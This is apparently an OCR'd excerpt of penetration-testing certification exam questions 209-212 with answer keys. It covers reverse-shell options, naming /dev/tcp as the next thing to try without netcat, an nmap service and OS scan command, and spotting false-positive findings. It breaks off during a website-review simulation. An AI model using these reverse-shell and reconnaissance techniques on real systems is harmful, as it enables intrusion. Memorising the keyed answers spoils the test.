
QUESTION 209
A penetration tester has successfully exploited a vulnerability on an organizationג€™s authentication server and now wants to set up a reverse shell. The penetration tester finds that Netcat is not available on the target. Which of the following approaches is a suitable option to attempt NEXT?

- A. Run xterm to connect to the X-server of the target.
- B. Attempt to escalate privileges to acquire an interactive shell.
- C. Try to use the /dev/tcp socket.
- D. Attempt to read out/etc/shadow.

- -
Correct Answer: *C*
Reference:
https://www.netsparker.com/blog/web-security/understanding-reverse-shells/
QUESTION 210
SIMULATION -
You are a penetration tester running port scans on a server.


INSTRUCTIONS -
Part1: Given the output, construct the command that was used to generate this output from the available options.
Part2: Once the command is appropriately constructed, use the given output to identify the potential attack vectors that should be investigated further.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Part1 -



```
Host is up (0.00079s latency).
Not shown: 96 closed ports
PORT STATS SERVICE VERSION
88/tcp open Kerberos-sec?
139/tcp open netbios-ssn
389/tcp open ldap?
445/tcp open microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/.
#Scan done at Fri Oct 13 10:03:06 2017 – 1 IP address (1 host up)scanned
in 26.80 seconds
```

Part2 -



Penetration Testing

Question Options

Using the output, identify potential attack vectors that should be further investigated.

Null session enumeration

Weak SMB file permissions

FTP anonymous login

SNMP enumeration

Fragmentation attack

ARP spoofing

Webdav file upload


Weak Apache Tomcat Credentials

NMAP Scan Output

```
Host is up (0.00079s latency).
Not shown: 96 closed ports
PORT STATS SERVICE VERSION
88/tcp open Kerberos-sec?
139/tcp open netbios-ssn
389/tcp open ldap?
445/tcp open microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/.
#Scan done at Fri Oct 13 10:03:06 2017 – 1 IP address (1 host up)scanned
in 26.80 seconds
```

Correct Answer: *See explanation below.*
Part 1 ג€" nmap 192.168.2.2 -sV -O
Part 2 ג€" Weak SMB file permissions


QUESTION 211
DRAG DROP -
A technician is reviewing the following report. Given this information, identify which vulnerability can be definitively confirmed to be a false positive by dragging the ג€false positiveג€ token to the ג€Confirmedג€ column for each vulnerability that is a false positive.
Select and Place:



Vulnerability	Vulnerability description	Operating System	Confirmed
Directory traversal	A vulnerability was found in the IIS server	Linux	
Default credentials	User:admin Pass:admin on CISCO AP	IOS	
Weak SSH encryption	SSH clients can negotiate weak ciphers	Windows	
Expired certificate	The RDP service certificate has expired	Linux	
Writable network share	Unauthenticated users can write to the NFS share	HPUX	

- -

Correct Answer:





Vulnerability	Vulnerability description	Operating System	Confirmed
Directory traversal	A vulnerability was found in the IIS server	Linux	False positive
Default credentials	User:admin Pass:admin on CISCO AP	IOS	
Weak SSH encryption	SSH clients can negotiate weak ciphers	Windows	
Expired certificate	The RDP service certificate has expired	Linux	False positive
Writable network share	Unauthenticated users can write to the NFS share	HPUX	

QUESTION 212
SIMULATION -
You are a penetration tester reviewing a clientâ€™s website through a web browser.

INSTRUCTIONS -

Review all components of the website through the browser to determine if vulnerabilities are present.
Remediate ONLY the highest vulnerability from either the certificate, source, or cookies.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.





https://comptia.org/login.aspx#viewcert

Certificate

Certificate Information

This certificate is intended for the following purpose(s):

- Ensures the identity of a remote computer


* Refer to the certification authority's statement for details.

Issued to: *.comptia.org

